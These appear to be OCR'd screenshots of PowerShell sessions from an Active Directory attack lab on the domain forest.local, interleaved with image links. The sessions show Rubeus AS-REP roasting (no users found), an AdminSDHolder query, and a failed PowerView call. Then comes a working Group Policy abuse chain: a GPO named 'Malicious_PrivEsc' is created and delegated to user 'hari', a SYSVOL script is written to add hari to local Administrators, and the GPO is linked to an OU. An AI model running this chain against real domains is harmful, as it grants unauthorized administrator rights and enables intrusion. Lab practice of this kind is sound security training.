





```
PS C:\Tools> .\Rubeus.exe asreproast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: AS-REP roasting

[*] Target Domain          : forest.local

[*] Searching path 'LDAP://WIN-IA4DIC092BB.forest.local/DC=forest,DC=local' for AS-REP roastable users
[X] No users found to AS-REP roast!
PS C:\Tools>
```




```
PS C:\Tools> cd C:
PS C:\Tools> CD C:\Users\Administrator
PS C:\Users\Administrator> (Get-ADObject -Identity "CN=AdminSDHolder, CN=System, DC=forest, DC=local").nTSecurityDescrip
tor
PS C:\Users\Administrator> Get-NetLocalGroupMember -ComputerName WIN-IA4DIC092BB -GroupName "Administrators"
Get-NetLocalGroupMember : The term 'Get-NetLocalGroupMember' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
At line:1 char:1
+ Get-NetLocalGroupMember -ComputerName WIN-IA4DIC092BB -GroupName "Adm ...
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Get-NetLocalGroupMember:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```




```
  Kerberos Authentication Service         No Auditing
PS C:\Users> New-GPO -Name "Malicious_PrivEsc" | Set-GPPermission -PermissionLevel GpoEdit -TargetName "hari"

cmdlet Set-GPPermission at command pipeline position 2
Supply values for the following parameters:
TargetType: User


DisplayName      : Malicious_PrivEsc
DomainName       : forest.local
Owner            : FOREST\Domain Admins
Id               : bf0ca77f-9b7e-446c-9453-1f68f554467d
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 6/22/2025 11:28:09 AM
ModificationTime : 6/22/2025 11:28:09 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```




```
PS C:\Users> echo "net localgroup Administrators hari /add" >  \\forest.local\SYSVOL\forest.local\scripts\mal.ps1
PS C:\Users> New-GPLink -Name "Malicious_PrivEsc" -Target "OU=HR,OU=CHENNAI,OU=INDIA,DC=forest,DC=local"


GpoId       : bf0ca77f-9b7e-446c-9453-1f68f554467d
DisplayName : Malicious_PrivEsc
